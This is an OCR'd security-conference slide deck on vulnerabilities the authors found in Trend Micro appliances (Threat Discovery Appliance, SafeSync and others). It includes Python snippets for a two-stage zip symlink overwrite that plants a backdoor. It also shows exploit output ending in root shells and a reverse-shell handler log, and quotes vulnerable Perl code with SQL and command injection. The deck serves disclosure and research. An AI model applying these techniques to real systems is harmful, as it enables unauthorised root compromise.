
How was it discovered?

- A technique was to inspect file system for changes in the last minute, after a logoff, by running a command such as:
  - find /* -path /proc -prune -o -cmin -1
  - Inotify can also be used
- Also inspecting key folder (/var/log/sessionid/) to check what happened after logoff

dlp_policy_upload.cgi zip extraction

- Allows attackers to upload zip files that are extracted
- **Extracts into a predictable folder directory**
- Can't use traversal attacks in the zip
- However, we can extract evil.sh
- How are we to exploit this ?

dlp_policy_upload.cgi zip extraction



dlp_policy_upload.cgi zip extraction

Stage 1 – Upload the 1st zip to create the symlink

```
zi = zipfile.ZipInfo()
zi.filename = u'si'
zi.external_attr |= 0120000 << 16L
zi.compress_type = zipfile.ZIP_STORED
z.writestr(zi,
"/opt/TrendMicro/MinorityReport/bin/")
```

dlp_policy_upload.cgi zip extraction

Stage 2 – Upload the 2nd zip to write into the symlinked directory

```
zi = zipfile.ZipInfo("si/dlp_kill.sh")
zi.external_attr = 0777 << 16L
z.writestr(zi, _get_bd())
```

dlp_policy_upload.cgi zip extraction

1. Reset the admin's password back to 'admin123'
2. Login and upload 2 zip files
3. Extract the zip's, overwriting a shell script
4. Trigger shell script from CGI
5. #Trend

dlp_policy_upload.cgi zip extraction

```
saturn:trend_micro_threat_discovery_dlp_policy_upload_rce mr_me$ ./poc.py
(+) usage: ./poc.py <target> <pass>
(+) eg: ./poc.py 172.16.175.123 admin
saturn:trend_micro_threat_discovery_dlp_policy_upload_rce mr_me$ ./poc.py 172.16.175.123 admin123
(+) logged into the target...
(+) performing initial preflight attack...!
(+) uploading the zipped symlink...
(+) successfuly uploaded the zipped symlink
(+) extracting the symlink...
(+) extracted the symlink!
(+) uploading the zipped dlp_kill.sh...
(+) successfuly uploaded the zipped log_cache.sh
(+) extracting the dlp_kill.sh to /opt/TrendMicro/MinorityReport/bin/...
(+) extracted the dlp_kill.sh file!
(+) starting backdoor...
(+) backdoor started !
(+) dont forget to clean /opt/TrendMicro/MinorityReport/bin/dlp_kill.sh !
(+) run: sed -i '$ d' /opt/TrendMicro/MinorityReport/bin/dlp_kill.sh
id
uid=0(root) gid=0(root)
```

Demo

```
bash-3.2$
```

Bonus for #HITB2017AMS !

Proof of Concept exploit code for the following vulnerabilities affecting **Trend Micro Threat Discovery Appliance:**

- [CVE-2016-8584]::Session Generation Authentication Bypass
- [CVE-2016-7552]::Directory Traversal Authentication Bypass
- [CVE-2016-8586]::dlp_policy_upload.cgi Information Disclosure
- [CVE-2016-8585]::admin_sys_time.cgi Command Injection RCE
- [CVE-2016-8585]::detected_potential_files.cgi Command Injection RCE
- [CVE-2016-8587]::dlp_policy_upload.cgi Zip Extraction RCE

But wait, there's more!

- [CVE-2016-8588]::hotfix_upload.cgi Command Injection RCE
- [CVE-2016-8589]::log_query_dae.cgi Command Injection RCE
- [CVE-2016-8590]::log_query_dlp.cgi Command Injection RCE
- [CVE-2016-8591]::log_query.cgi Command Injection RCE
- [CVE-2016-8592]::log_query_system.cgi Command Injection RCE
- [CVE-2016-8593]::upload.cgi File Upload RCE

Finally, a pull request for a Metasploit module that uses CVE-2016-7552 and CVE-2016-7547 !

Mobile Security for Enterprise

What is it?

- Central solution to secure mobile devices within an organization
  - Supports Android, iOS, Windows Phones, Blackberry
  - Policies based
- Under the hood
  - Windows IIS / Compiled CGI / MSSQL / PHP ☺
- How many vulnerabilities?
  - Found remote memory corruption pre-authenticated
  - Sitting on 80 zero-day's, at least 10 are pre-authenticated
  - Authentication bypasses also exist in the target…
- But…

It's a zero-day, sorry!

Demo

```
bash-3.2$
```

SafeSync for Enterprise


About

- Central enterprise solution to secure data within an organization
  - Provides encryption and data tagging
  - File versioning and backup
  - ACL on who can access what
- Under the hood
  - Linux CentOS Appliance
  - Lots of Perl code, not our favourite language!
- How many vulnerabilities?
  - **20** x Command Injection vulnerabilities discovered, using a similar pattern to the one patched by Trend Micro themselves
  - SQL Injection in the authentication, which was silently patched by Trend Micro!
    - Allows an attacker to bypass the authentication

Motivation

Why did we pick this target?

- Because another researcher found a Code Injection in it and we have never tested Perl. It could be fun we said…



Trend Micro Bug Hunting - Part II

Sep 6, 2016

Trend Micro Safe Sync for Enterprise is affected by a remote command execution can be exploited by authenticated user on the web administration panel of Safe S remote command execution with root privileges.

Hunting for vulnerabilities

- Approach
  - Look at the vulnerable code pattern, and try to find every instance…

```
sub ad_sync_now_PUT {
  my ( $self, $c ) = @_;
  my $reqdata = $c->req->data;
  my $server_id = $reqdata->{id};

  my $result;
  eval {
    system("/opt/SingleInstaller/ad_module/ad_python/bin/python /opt/SingleInstaller/a
  };
  my $e;
```

Hunting for vulnerabilities

$reqdata is our input… easy to grep the code for "system(" !

```
./SingleInstaller/MgmtUI/lib/MgmtUI/Controller/api/admin/ad.pm:        system($cmd);
./SingleInstaller/MgmtUI/lib/MgmtUI/Controller/api/admin/ad.pm:            system("perl /opt/TrendMicro/MgmtSys/BackendTools/bin/ldap_integration_job.pl --remove_$matched_choi
./SingleInstaller/MgmtUI/lib/MgmtUI/Controller/api/admin/ad.pm:        system("/opt/SingleInstaller/ad_module/ad_python/bin/python /opt/SingleInstaller/ad_module/ad_changed_sy
d  --updatehost $server_id &");
./SingleInstaller/MgmtUI/lib/MgmtUI/Controller/api/admin/syssetting.pm:            system("ssh $host 'nohup $CONF_NET $args >>$LOGFILE 2>&1 </dev/null &'");
./SingleInstaller/MgmtUI/lib/MgmtUI/Controller/api/admin/syssetting.pm:                system("ssh $host 'nohup $CMD >>$LOGFILE 2>&1 </dev/null &'");
./SingleInstaller/MgmtUI/lib/MgmtUI/Controller/api/admin/syssetting.pm:            system("$CMD >>/var/log/osdp/mgmtui.log 2>&1 &");
./SingleInstaller/MgmtUI/lib/MgmtUI/Controller/api/admin/syssetting.pm:        system('service avscand restart &');
./SingleInstaller/MgmtUI/lib/MgmtUI/Controller/api/admin/virus_scan.pm:            system('service avscand restart &');
./SingleInstaller/MgmtUI/lib/MgmtUI/Controller/api/admin/virus_scan.pm:        system('service avscand restart &');
./SingleInstaller/MgmtUI/lib/MgmtUI/Controller/api/admin/virus_scan.pm:    system($command);
./SingleInstaller/MgmtUI/lib/MgmtUI/Controller/api/adsync.pm:    system('/opt/SingleInstaller/ad_module/ad_python/bin/python /opt/SingleInstaller/ad_module/ad_total_sync.py &'
./SingleInstaller/MgmtUI/root/js/admin_system_maintenance.js:        Restart_System();
./SingleInstaller/MgmtUI/root/js/admin_system_maintenance.js:        Shutdown_System();
./SingleInstaller/MgmtUI/root/js/admin_system_maintenance.js:function Restart_System(){
./SingleInstaller/MgmtUI/root/js/admin_system_maintenance.js:function Shutdown_System(){
./SingleInstaller/MgmtUI/root/js/admin_system_update.js:            updateSystem();
./SingleInstaller/MgmtUI/root/js/admin_system_update.js:function updateSystem() {
./SingleInstaller/MgmtUI/root/js/dashboard.js:        function reflesh_system() {
./SingleInstaller/MgmtUI/root/js/dashboard.js:            reflesh_system();
./SingleInstaller/MgmtUI/root/js/dashboard.js:            reflesh_system();
./SingleInstaller/nodeControl/bin/adjustServerParams.pl:    system("sed -i 's/^innodb_buffer_pool_size.*\$/innodb_buffer_pool_size = $innodb_buffer_pool_size/g' $MYSQL_CONF");
./SingleInstaller/nodeControl/bin/adjustServerParams.pl:    system("sed -i 's/^innodb_thread_concurrency.*\$/innodb_thread_concurrency = $innodb_thread_concurrency/g' $MYSQL_C
./SingleInstaller/nodeControl/bin/adjustServerParams.pl:    system("sed -i 's/^innodb_commit_concurrency.*\$/innodb_commit_concurrency = $innodb_commit_concurrency/g' $MYSQL_C
./SingleInstaller/nodeControl/bin/adjustServerParams.pl:    system("sed -i 's/Thumb:2:[[:digit:]+],Stream:2:[[:digit:]+]/Thumb:2:$thumb,Stream:2:$stream/g' $GEARMAN_CONF");
```

Hunting for vulnerabilities

- Also, since we were tracing $reqdata as input, we found multiple SQL Injections while we were at it. However, most were parameterized
- The permissions on the database were strict, we couldn't leverage it for anything more than information disclosure…

ZDI-17-132	CVE:	Published: 2017-
Trend Micro SafeSync for Enterprise displayName_get SQL Injection Information Disclosure Vulnerability		

- As it turns out, information disclosure was just what we needed…

_get_user_hpassword SQL Injection

in Controller/api/auth.pm:

```
sub login_PUT {
    my ( $self, $c ) = @_;
    $c->model('DBI')->dbh()->{mysql_auto_reconnect} = 1;
    my $username = $c->req->data->{username};
    my $user = Storage::User->new($username, 'osdp');
    my $hpassword_expect = _get_user_hpassword($username);
```


_get_user_hpassword SQL Injection

```
sub _get_user_hpassword {
    my $dbh          = Storage::DB->dbh( { db => 'osdp' } );
    my $admin_name = shift;
    my $sql          = qq{
            SELECT DISTINCT hpassword
            FROM users
            WHERE login_name = '$admin_name' };

    my ($user_password) = $dbh->selectrow_array($sql);
```

_get_user_hpassword SQL Injection

```
(+) leaking session...
(!) adef06a0d9d206ff562123e6196f04a260ead1bf
(+) It took 0:08:46.008021 to complete!
(+) executing code...
(+) starting handler on port 1337
(+) connection from 172.16.175.123
(+) launching shell!
bash: no job control in this shell
root@appliance1:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@appliance1:/# uname -a
uname -a
Linux appliance1 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:39:31 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
root@appliance1:/# exit
```

Overall Results



Overall Results

- The research is still going on:
  - Total products tested so far: 11
  - Average number of vulnerabilities per product: ~24
  - Remote Code Execution vulnerabilities so far: 236
- In all targets we tested, we found a way to gain remote code execution
- At least 2 failed patches:
  - 1 patch introduced a vulnerability
  - 1 patch failed to patch adequately
- In only 1 product was the database permissions correct, denying access to the underlying operating system from an SQL Injection
- InterScan had the highest number of code injection vulnerabilities
- Code review and/or reverse engineering was required for all targets

Thanks!

- Trend Micro
- The Zero Day Initiative
- Hack in The Box
- Offensive Security
- The motivators: @aloria, @quine, @Qkaiser, @korprit and @rgod777 !


Come and train with us

OFFENSIVE®
security

Questions?

Steven Seeley (mr_me)

- @steventseeley
- http://srcincite.io/
- Roberto Suggi Liverani (malerisch)
- @malerisch
- http://blog.malerisch.net



References

- https://qkaiser.github.io/pentesting/trendmicro/2016/08/08/trendmicro-sps/
- https://qkaiser.github.io/pentesting/trendmicro/2016/09/06/trendmicro-safesync/
- https://twitter.com/cogitoergoroot/status/771768758289494016
- https://twitter.com/korprit/status/758356923779461120
- https://www.youtube.com/watch?v=KWfIgq3iZ8A
- https://www.youtube.com/watch?v=9-906rJ2HXA

Demos

- https://asciinema.org/a/112568
- https://asciinema.org/a/112563
- https://asciinema.org/a/112567